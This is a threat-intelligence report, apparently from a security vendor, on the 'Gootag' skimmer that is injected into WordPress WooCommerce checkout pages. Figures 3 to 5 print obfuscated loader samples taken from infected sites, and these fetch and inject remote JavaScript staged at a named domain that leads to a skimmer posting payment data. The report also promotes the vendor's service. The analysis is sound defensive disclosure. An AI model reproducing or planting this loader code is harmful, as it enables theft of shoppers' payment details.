TRINITY CYBER

HIDING IN PLAIN SIGHT:

The Gootag eCommerce Payment Skimmer

SUMMARY

Trinity Cyber discovered and named a new payment skimming campaign it calls “Gootag,” which targets the WooCommerce plugin on many popular websites using WordPress. This campaign is a novel evolution of the Magento Shoplift campaign observed in April 2024, both in content and obfuscation of JavaScript payloads. Gootag represents an invisible threat to the user, quietly skimming payment information on digital transactions.

Customers of Trinity Cyber’s Full Content Inspection (FCI) service are automatically protected from Gootag regardless of location or content found on websites. Once found, Gootag is transparently removed and the user can safely browse and carry out digital transactions without the threat of payment information being stolen.

Overview

Trinity Cyber recently discovered a new JavaScript payment skimmer and named it “Gootag”. This name comes from the characteristic first JavaScript function call, originally found embedded on legitimate websites:

```
function(g,o,o_,t_,a_,g_)
```

Malicious JavaScript can serve many purposes, from skimming digital payment information, to presenting fake software updates to users, to credential harvesting, to malware downloads. Many of these campaigns have names that are familiar to the security community: MageCart, FakeUpdates, ClearFake, SocGholish, etc. Malicious JavaScript can be inserted into websites in a myriad of ways including targeted attacks on website hosting and widespread internet exploitation of website frameworks such as WordPress. The most nefarious part of this threat is the unknown or invisible nature of the embedded code. Users will never know that their frequently-visited eCommerce website may be clean one day and infected the next.

Gootag appears to be an evolution, both in obfuscation and content, of a previous campaign dubbed “Magento Shoplift” [1] by Sucuri in April 2024. Both Gootag and Magento Shoplift seem to lead to the same or similar payment skimmers loaded during the second and third stages of the attack.

It’s clear that the cyber criminals behind these campaigns are keeping up with open source intelligence (OSINT) blogging and are changing tactics to avoid detection. Information about Gootag has been passed to Sucuri and other vendors to help aid community detection against this threat.

This report details the many variations of Gootag found on public websites, some of which are still operating in an infected state today. Pivoting among various threat intelligence sources has revealed that the campaign is still alive and well, posing a significant threat to users of eCommerce websites that deploy the WooCommerce plugin for WordPress.

Trinity Cyber detects and transparently removes Gootag from web browser sessions. Customers of Trinity Cyber's Full Content Inspection (FCI) service are automatically protected from Gootag regardless of location or content found on websites and can safely carry out digital transactions without the threat of payment information being stolen.

What is Gootag?

Gootag refers to a new and novel payment skimmer that Trinity Cyber has recently discovered. Gootag is typically embedded as JavaScript on either main or sub-directory pages of websites that accept digital payments, usually in the form of a Check Out button. Some variants of Gootag target PayPal and other common "easy checkout" options for digital payments. Thus far, Gootag and its variants of injected JavaScript code have been found on several hundred websites.

Technical Details

The first discovered variant of Gootag, and the code for which the campaign is named, was found by Trinity Cyber on the legitimate vendor website "ussaws[.]com", which sells industrial saws for cutting concrete, metal, and other heavy applications. Users of the site can add products to their cart and check out using a digital payment platform. Gootag loads JavaScript silently in the browser — waiting for a user to interact with the "Checkout" button before skimming payment information and sending it to an adversary-controlled server via an HTTP POST.



Figure 1. Gootag Skimmer Campaign Overview



Figure 2. Checkout Page (Injected with Gootag)

From the user's perspective, the website looks normal and may have any number of digital checkout options. Gootag is designed only to skim payment information when the user interacts with a "Checkout" button or other payment form. Trinity Cyber observed several skimmers that target everything from checkout buttons to PayPal easy pay integrations.

Gootag's actual skimmer code is injected into the website with obfuscation to hide its true intent. Some instances of the skimmer were observed alongside Google Analytics tracking code, and appeared to be injected close to Google Analytics to blend in.

```
<body class="product-template-default single single-product postid-3663 wp-custom-logo theme-ussaws
woocommerce woocommerce-page woocommerce-no-js tinvwl-theme-style no-sidebar woocommerce-active
elementor-default elementor-kit-36200">

    <script type="rocketlazyloadscript">(function(g,o,o_,t_,a_,g_){o[[o_[5],o_[7],o_[7],o_[16],o_[26],o_[1],o_
    [3],o_[0],o_[12],o_[15],o_[14],o_[0],o_[1],o_[3],o_[1],o_[9]].join("")][[o_[4],o_[6],o_[5],o_[7]].join("
    "),(function(){a=o[[o_[7],o_[6],o_[2],o_[25],o_[8],o_[1],o_[3],o_[0]].join("")][[o_[2],o_[9],o_[1],o_[5],o_
    [0],o_[1],o_[16],o_[4],o_[1],o_[8],o_[1],o_[3],o_[0]].join("")][[o_[14],o_[2],o_[9],o_[15],o_[10],o_[0]].
    join(""));a.async=true;o[[o_[23],o_[1],o_[0],o_[2],o_[24]].join("")](o[[o_[5],o_[0],o_[6],o_[11]].join("
    ")][[o_[5],o_[18],o_[19],o_[20],o_[2],o_[18],o_[27],o_[28],o_[12],o_[29],o_[21],o_[4],o_[11],o_[30],o_[31],
    o_[4],o_[12],o_[8],o_[17],o_[20],o_[22],o_[13],o_[21],o_[10],o_[11],o_[8],o_[10],o_[4],o_[32],o_[33],o_[19
    ],o_[4],o_[22],o_[13],o_[34],o_[35],o_[2],o_[36]].join(""))).then((response=>response.text())).then((text
    =>{a[[o_[0],o_[1],o_[17],o_[0],o_[13],o_[6],o_[3],o_[0],o_[1],o_[3],o_[0]].join("")]=text}));o[[o_[7],o_[6
    ],o_[2],o_[25],o_[8],o_[1],o_[3],o_[0]].join("")].body.appendChild(a)})})})(
    "https://www.google-analytics.com/analytics.js",window,
    "tecnlaodmrpbLCsiExHR09ZfhuvM6yGlY35qwUdRtJfRJT9DOzDrPDNpg0lGRQJsbidbPGllEqlMEAR5zcL4xcuUmIbwHr9Efzuj7Dgey
    ErXsIewN4L3N3zLRQlHaeFE");</script>
```

Figure 3. Original Gootag Javascript Code

Upon finding the initial Gootag skimmer, Trinity Cyber discovered more variations, which came in the form of changing the letters in the first function of the malicious JavaScript as well as the legitimate ad tracking scripts it was co-located with. In total, seven variations of Gootag have been found including the following examples:

```
<script>(function(k,l,v,i,o,y,n){l[[v[2],v[6],v[6],v[16],v[17],v[0],v[3],v[1],v[18],v[13],v[12],v[1],v[0],v[3],v[0],v[7]].join("")]
([v[9],v[5],v[2],v[6]].join(""),(function(){a=l[[v[6],v[5],v[4],v[15],v[8],v[0],v[3],v[1]].join("")]
[[v[4],v[7],v[0],v[2],v[1],v[0],v[16],v[9],v[0],v[8],v[0],v[3],v[1]].join("")][[v[12],v[4],v[7],v[13],v[27],v[1]].join(""))
l[[v[25],v[0],v[1],v[4],v[26]].join("")](l[[v[2],v[1],v[5],v[14]].join("")]
([v[2],v[10],v[29],v[11],v[4],v[10],v[20],v[30],v[18],v[21],v[31],v[32],v[2],v[19],v[33],v[11],v[4],v[8],v[34],v[22],v[2],v[21],v[23],v[22],v[14
],v[24],v[11],v[17],v[35],v[24],v[23],v[9],v[0],v[10],v[36],v[15],v[2],v[3],v[20]].join(""))).then((response=>response.text())).then((text=>
{a[[v[1],v[0],v[28],v[1],v[19],v[5],v[3],v[1],v[0],v[3],v[1]].join("")]=text}))
l[[v[6],v[5],v[4],v[15],v[8],v[0],v[3],v[1]].join("")].body.appendChild(a)})))))
("https://www.phtracker.com/_next/static/_cfGlGiCwwJz2bOjmCrGB/_ssgManifest.js",window,"etancodrmlH0sibuEvLCMyj52fhpxR69w1FXQ2poIxDpP6vdHJkTFbW0
piTXkmcHVQG0sxouRujpn6VmGIy5qeqxGbW9UgRveK2Od5EHU54a27flxNmVO1foce9BUsu2")
```

Figure 4. Modified Gootag variant ("k,l,v,i,o,y,n")

```
</span>(function(a,n,a_,l,y,t,i,c,s)
{n[[a_[4],a_[5],a_[5],a_[15],a_[16],a_[1],a_[2],a_[0],a_[10],a_[13],a_[12],a_[0],a_[1],a_[2],a_[1],a_[7]].join("")]
([a_[11],a_[8],a_[4],a_[5]].join(""),(function(){var a=n[[a_[5],a_[8],a_[3],a_[25],a_[6],a_[1],a_[2],a_[0]].join("")]
[[a_[3],a_[7],a_[1],a_[4],a_[0],a_[1],a_[15],a_[11],a_[1],a_[6],a_[1],a_[2],a_[0]].join("")][[a_[12],a_[3],a_[7],a_[13],a_[14],a_[0]].join(""))
n[[a_[23],a_[1],a_[0],a_[3],a_[24]].join("")](n[[a_[4],a_[0],a_[8],a_[9]].join("")]
([a_[4],a_[17],a_[28],a_[18],a_[3],a_[17],a_[29],a_[30],a_[10],a_[19],a_[31],a_[7],a_[9],a_[32],a_[33],a_[20],a_[10],a_[34],a_[11],a_[21],a_[9],
a_[19],a_[21],a_[35],a_[9],a_[20],a_[18],a_[16],a_[5],a_[6],a_[22],a_[0],a_[36],a_[6],a_[22],a_[37],a_[10],a_[6],a_[14],a_[38]].join(""))).then(
(function(t){return t.text()})).then((function(t){a[[a_[0],a_[1],a_[26],a_[0],a_[27],a_[8],a_[2],a_[0],a_[1],a_[2],a_[0]].join("")]=t
n[[a_[5],a_[8],a_[3],a_[25],a_[6],a_[1],a_[2],a_[0]].join("")].body.appendChild(a)}))})))})("https://www.google-
analytics.com/analytics.js",window,"tencadmrobLlsipEvH0y25VfhuxCRM69GFWjYkz8scZTs9hjMo9ICbgfQFzE8JINtHifaoyvCRukrOnR7f8MpWzR4QZflYfA8AbC5kKDHOGQ
o2auCBTSqWmtYrq3WIVn")
```

Figure 5. Modified Gootag variant ("a,n,a_,l,y,t,i,c,s")

```
(function(a,n,a_,l,y,t,i,c,s)
(function(f,b,e,v,e_,n,t,s)
(function(f,b,e,v,n,t,s)
(function(g,o,o_,t_,a_,g_)
(function(k,l,v,i,o,y,n)
(function(n,r,t)
(function(w,d,s,l,i)
```

Figure 6. Discovered Gootag function variants

The name Gootag refers to the first-stage JavaScript payload loaded by a victim's browser. Adversaries employ two or three additional steps before the actual payment skimmer is delivered. In the case of the original Gootag page, the obfuscated JavaScript makes a call to the following URL.

https[:]//elme[.]ltd/injected.js

This then returns obfuscated second-stage JavaScript.

Figure 7. Gootag second-stage JS obfuscation

After de-obfuscation, this stage reveals the payment skimmer, which POSTs data externally.

Figure 8. Gootag final payment skimmer, post-de-obfuscation

Reference: https://blog.sucuri.net/2024/04/magento-shoplift-ecommerce-malware-targets-both-wordpress-magento-cms.html